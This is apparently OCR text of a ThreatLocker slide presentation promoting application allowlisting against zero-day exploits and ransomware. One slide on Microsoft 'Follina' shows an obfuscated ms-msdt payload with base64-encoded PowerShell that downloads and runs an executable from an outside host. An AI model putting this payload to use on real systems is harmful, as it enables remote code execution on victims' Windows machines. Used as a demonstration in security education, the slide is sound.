
THREATLOCKER

Zero Trust For Applications:

How To Protect Yourself Against Zero Day Vulnerabilities.



Ben Jenkins

Who Are Our Adversaries?

Gangs

Sophisticated Businesses

Nation States

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
What is hacking?

Exploited Software - 2021

solarwinds

Exchange



Apache LOG4J™

Over 21,000 more

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

Microsoft


Microsoft ‘Follina’



Microsoft ‘Follina’

```
location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('
[System.Text.Encoding]'+[char]58+[char]58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34
+'UwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABTAHkAcwB0AGUAbQAzADIAXABXAGkAbgBkAG8AdwBzAFAAbwB3AGUAcgBTAGgAZQBsAGwAXAB2ADEALgAwAFwAcABvAHcAZQByAHMAaABlA
GwAbAAuAGUAeABlACAAIAAtAEEAcgBnAHUAbQBlAG4AdABMAGkAcwB0ACAAJwAvAGMAIABJAG4AdgBvAGsAZQAtAHcAZQBiAHIAZQBxAHUAZQBzAHQAIABoAHQAdABwAHMAOgAvAC8AYgBlAHQAYQAuAHQAaAByAGUAYQB0AGwAbwBj
AGsAZQByAC4AYwBvAG0ALwBiAG8AbwAuAGUAeABlACAALQBPAHUAdABmAGkAbABlACAAYwA6AFwAdABlAG0AcABcAGIAbwBvAC4AZQB4AGUAOwAgAFMAdABhAHIAdAAtAHAAcgBvAGMAZQBzAHMAIAAtAEYAaQBsAGUAcABhAHQAaAA
gAGMAOgBcAHQAZQBtAHAAXABiAG8AbwAuAGUAeABlACcA'+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe\"";
</script>
```





Threat Actors Use CVE's To Make Money

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
11 Seconds



RAAS

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
Ransomware Attack Vectors Shift as New Software Vulnerability Exploits Abound

- Average Ransom Payout - $220,000
- 77% of Ransomware Attacks involved the threat to leak exfiltrated data
- The data will not be credibly destroyed
- Ransomware attacks still disproportionately affect small businesses
- Average 23 days of downtime

Source: https://www.coveware.com/blog/ransomware-attack-vectors-shift-as-new-software-vulnerability-exploits-abound



How can we solve this problem?

Malware is just Software

C C++ C#

Java Python

Heuristics

Antivirus

Threat Hunting

Endpoint Detection and Response

A.I.

AV 2.0

SOC

Ransomware Detection

Next Gen Antivirus

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
Allow what you need and **BLOCK** everything else



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
Learning Mode

Date	Hostname	Username	Details	Action	Policy
01/01/2025	TLLT-COMPUTER	SYSTEM	c:\program\office\office16xexcel.exe	execute	Permit

Effective Action:	Permitted
Organization Name:	ACME, Inc.
Details:	c:\program\office\office16xexcel.exe
Hash:	FB54DD93397E4215ED435DFF8452C1
Hostname:	TLLT-COMPUTER
Username:	AUTHORITY\SYSTEM
Policy:	ACME Inc.\Workstation\Office
Application Name:	Office(Built-In)
Process:	c:\program\office\office16xexcel.exe(8120)

NVME | S/N: ACE4_2E00_1234 | 62857 KBytes | execute | Monitoring Policy



Updated Applications

